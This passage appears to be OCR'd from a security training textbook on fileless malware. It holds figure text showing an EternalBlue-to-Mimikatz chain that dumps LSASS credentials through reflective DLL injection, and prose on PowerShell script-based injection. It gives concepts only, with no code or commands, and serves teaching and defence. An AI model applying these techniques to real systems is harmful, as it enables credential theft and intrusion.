

In-memory Exploit
EternalBlue
SMB1
LSASS.EXE
Memory injection
Invoke-ReflectiveDllInjection
Suspicious activity
Mimikatz
LSASS.EXE
Cleartext Passwords
Password Hashes

Figure 7.62: Delivering payloads using in-memory exploits




Launching Fileless Malware through Script-based Injection

- Fileless attacks are also performed using the **scripts** where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to **communicate and infect the applications** or operating systems without being traced

Loader consisting malicious scripts, files, executables, etc.
Embedded code
Downloaded code
Placed in process memory
Executes the code directly from memory


Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.



Loader consisting malicious scripts, files, executables, etc.
Embedded code
Downloaded code
Placed in process memory
Executes the code directly from memory

Figure 7.63: Launching a fileless malware through script-based injection



